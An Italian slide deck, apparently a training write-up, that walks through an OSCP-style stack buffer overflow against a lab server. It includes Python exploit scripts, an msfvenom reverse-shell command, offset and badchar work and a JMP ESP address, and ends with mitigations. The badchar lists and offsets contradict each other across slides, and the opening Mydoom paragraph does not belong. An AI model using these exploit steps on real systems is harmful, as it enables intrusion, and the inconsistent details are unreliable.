
Componenti ben orchestrati

Mydoom unisce metodi di infezione rapidi con backdoor persistenti, sfruttando tecniche di offuscamento, evasione e diffusione aggressiva. Il codice mostra una struttura modulare ben orchestrata: dal payload iniettato, ai meccanismi di diffusione, all'attivazione di attacchi DDoS. L'integrazione con Windows API e le tecniche di persistenza e comunicazione remota fanno di Mydoom un caso emblematico di malware avanzato early-2000s.

Buffer Overflow OSCP-like

Questa presentazione esplora l'esecuzione di un attacco buffer overflow secondo la metodologia OSCP, analizzando le tecniche di exploit e le possibili mitigazioni.





Obiettivo e Passaggi

Overflow dello stack

Immettiamo più dati del dovuto (ad esempio in un strcpy() non protetto).

Così andiamo a **sovrascrivere l'indirizzo di ritorno** con un indirizzo scelto da noi.

Sovrascriviamo l'indirizzo di ritorno (EIP)

Con un **indirizzo di una JMP ESP**: istruzione che dice al programma: "salta a dove punta lo stack adesso".

Questo fa sì che il programma esegua quello che **sta nello stack**, subito dopo EIP.

Mettiamo la shellcode subito dopo EIP

Così quando JMP ESP viene eseguito, salta proprio lì.

E quindi parte la nostra shellcode!

Visuale del Payload nello Stack

Spazzatura (padding)

Per arrivare a EIP


Indirizzo JMP ESP (EIP)

Sovrascriviamo EIP

La nostra shellcode

ESP punta qui dopo RET

In pratica:



RET

Prende valore da ESP, che ora è l'indirizzo di JMP ESP

JMP ESP

Salta alla shellcode posizionata nello stack

Shellcode viene eseguita

Otteniamo l'accesso



Analisi Preliminare



Nessuna protezione
stack

Niente canary



Stack eseguibile

Permette l'esecuzione di
codice nello stack



Presenza di almeno una libreria senza ASLR

Consente di trovare indirizzi stabili per il nostro exploit

Abbiamo connesso il nostro ambiente Kali Linux tramite Netcat alla macchina vulnerabile e avviato Immunity Debugger, con il plugin Mona configurato correttamente.

```
kali㉿kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac  
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A  
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3  
Ah4Ah5Ah6Ah7Ah8Ah9Ah0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ah0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8  
8Aa9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A  
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7A  
Aa8Aa9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Aq10Aq11A  
2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa10Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa11Aa12Aa3Aa4Aa5Aa6Aa7  
t7At8At9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa10Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa11A  
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay  
6Ay7Ay8Ay9Ay0Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa10Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Bb0B  
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0B1Bd2Bd3Bd4Bd5  
Bd6Bd7Bd8Bd9Bd0B1B2Bf3Bf4Bf5Bf6Bf7Bf8Bf9B  
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0B1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bh0B1B2Bh3Bh4Bh5Bh6Bh7  
i5B1B6B1B7B1B8B1B9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6B  
B1B0B1B1B2B1B3B1B4B1B5B1B6B1B7B1B8B1B9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn  
4Bn5Bn6Bn7Bn8Bn9Bn0B0B0B1B0B2B0B3B0B4B0B5B0B6B0T0B0B8B0B9P0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B  
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Bq10Bq11Bq12Bq13Bq14Bq15Bq16Bq17Bq18Bq19B  
B54Bs5Bs6Bs7Bs8Bs9Bs10Bs11Bs12Bs13Bs14Bs15Bs16Bs17Bs18Bs19Bs1Bs2Bs3  
8B8u9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B  
x3Bx4Bx5Bx6Bx7Bx8Bx9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7  
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc  
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Dc1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cc9Cc0Ce1Ce2Ce3Ce4Ce5Ce6C  
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1  
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ch0CiiC1C2C1C3C1C4C1C5C1C6C1C7C1C8C1C9Cj0Cj1Cj2Cj3Cj4Cj5Cj  
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9C0L0C1L1C2L3C1L4C1L5C1L6C1L7C1L8C19Cm0C  
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9C0C0Co1Co2Co3Co4Co5  
Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq  
kali㉿kali:~$
```

```
kali㉿kali:~$ nc 10.10.116.211 1337  
Welcome to OSCP Vulnerable Server! Enter HELP for help.  
OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A  
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5  
Ae6Ae7Ae8Ae9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Ae0  
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ah0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8  
j5Aa9Aa10Aa11Aa12Aa13Aa14Aa15Aa16Aa17Aa18Aa19Aa10Aa11Aa12Aa13Aa14Aa15Aa16Aa17Aa18Aa19  
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9  
4Aa0Aa6Aa7Aa8Aa9Aa0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8A  
q9Aa0Aa1Ar2Aa2Ar3Aa4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3  
At4At5At6At7At8At9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0V1Av2Av3Av4Av5Av6Av7Av  
8Av9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Av0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay  
y3Ay4Ay5Ay6Ay7Ay8Ay9Ay0Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa10Aa11Aa12Aa13Aa14Aa15Aa16Aa17Aa18Aa19  
Baa8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd  
2Bd3Bd4Bd5Bd6Bd7Bd8Bd9B0B1B2B3B4B5B6B7B8B9B0B1Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd  
f7Bf8Bf9B0B1B2B3B4B5B6B7B8B9B0B1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9B0B1B  
Bi2B1Bi3B1Bi4B1Bi5B1Bi6B1Bi7B1Bi8B1Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk  
6Bk7Bk8Bk9Bk0B1B1B2B1B3B1B4B1B5B1B6B1B7B1B8B1B9B0B1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0B  
n1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9B0B0B1B0B2B0B3B0B4B0B5B0B6B0B7B0B8B0B9B0Bp1Bp2Bp3Bp4Bp5  
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9B0B1B2B3B4B5B6B7B8B9B0B1B2B3B4B5B6B7B8B9B  
0B1B2B3B4B5B6B7B8B9B0B1B2B3B4B5B6B7B8B9B0B1B2B3B4B5B6B7B8B9B0B1B2B3B4B5B6B7B8B9B  
u5Bu6Bu7Bu8Bu9Bu0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9  
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9B0B1B2B3B4B5B6B7B8B9B0B1B2B3B4B5B6B7B8B9B  
4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8C  
b9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cc9Cc0Ce1Ce2Ce3  
Ce4Ce5Ce6Ce7Ce8Ce9Ce0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg  
8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7  
Cj8Cj9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9C0Co1Co2  
2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Trigger del Crash e Analisi della Memoria

Connessione alla porta 1337

Abbiamo individuato la vulnerabilità inviando input controllato al comando OVERFLOW1.

Invio di pattern noto

Ha permesso di verificare che controlliamo pienamente l'EIP (Instruction Pointer) e possiamo posizionare il payload in memoria puntata da ESP (Stack Pointer).

Calcolo dell'offset

Abbiamo scoperto che l'EIP viene sovrascritto dopo 1978 byte.

Strumenti usati:

- pattern_create.rb per generare il pattern
- pattern_offset.rb per calcolare gli offset corretti

Identificazione dei Badchars

I badchars (caratteri cattivi) sono byte che non possiamo usare dentro una shellcode o nel payload durante un exploit, perché causano problemi durante la trasmissione o l'esecuzione.



Generazione payload di test

Utilizzo di tutti i caratteri possibili tranne \x00



Analisi della memoria

Esame con Mona per identificare caratteri corrotti



Esclusione badchars

Iterazioni successive per affinare l'elenco



Conferma finale

Badchars identificati: \x00\x07\x2e\xao

```
import socket

ip = "192.168.50.35"
port = 1337
timeout = 5

ignore_chars = ["\x00", "\x07", "\x2e", "\xa0"]
badchars = ""

for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)

payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send("OVERFLOW1 " + payload).encode()
s.recv(1024)
s.close()
```

Generazione del Payload

>_

Utilizzo di msfvenom

Generazione di una reverse shell in formato Python



Configurazione parametri

LHOST, LPORT e EXITFUNC=thread per stabilità



Esclusione badchars

Opzione -b "\x00\x07\x2e\x0a"

```
msfvenom -p windows/shell_reverse_tcp LHOST= LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\x0a" -f python
```

Individuazione di un JMP ESP

Ricerca con Mona

Abbiamo cercato istruzioni jmp esp in moduli senza ASLR e DEP attivi utilizzando il plugin Mona in Immunity Debugger.

Comando utilizzato:

```
!mona jmp -r esp -cpb "\x00\x07\x2e\x00"
```

Risultato della ricerca

Tra gli indirizzi trovati, abbiamo utilizzato:

0x625011af

Convertito in little-endian: \xaf\x11\x50\x62

Questo indirizzo punta a un'istruzione JMP ESP in una libreria senza protezioni, permettendoci di reindirizzare l'esecuzione alla nostra shellcode.

Composizione dell'Exploit Finale



```
import socket

ip = "192.168.50.35"
port = 1337
payload = b"A" * 1978
payload += b"\xaf\x11\x50\x62"
payload += b"\x90" * 32 # NOP sled
payload += b"[Shellcode da msfvenom]"

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((ip, port))
    s.recv(1024)
    s.send(b"OVERFLOW1 " + payload)
```

Mitigazioni e Raccomandazioni



Stack Canaries

Inseriti tra le variabili locali e il return address nello stack.

Se un overflow prova a riscrivere EIP, il canary viene corrotto → crash del programma prima dell'exploit.



NX/DEP

Rende non eseguibile lo stack, impedendo l'esecuzione della shellcode.



Usa il flag -z noexecstack in fase di compilazione.

Attiva DEP/NX anche a livello di sistema (Windows, Linux, macOS lo supportano).



ASLR

Randomizza gli indirizzi di memoria (stack, heap, librerie) ad ogni esecuzione.



Rende difficile prevedere dove piazzare shellcode o trovare un JMP ESP valido.



Assicurati che sia attivo sul sistema (/proc/sys/kernel/randomize_va_space su Linux).



Patch e Aggiornamenti

Aggiornare il software e le librerie usate:

Le vecchie versioni potrebbero contenere vulnerabilità note.

Applica sempre le patch di sicurezza dei fornitori.

Usa strumenti automatici di gestione patch.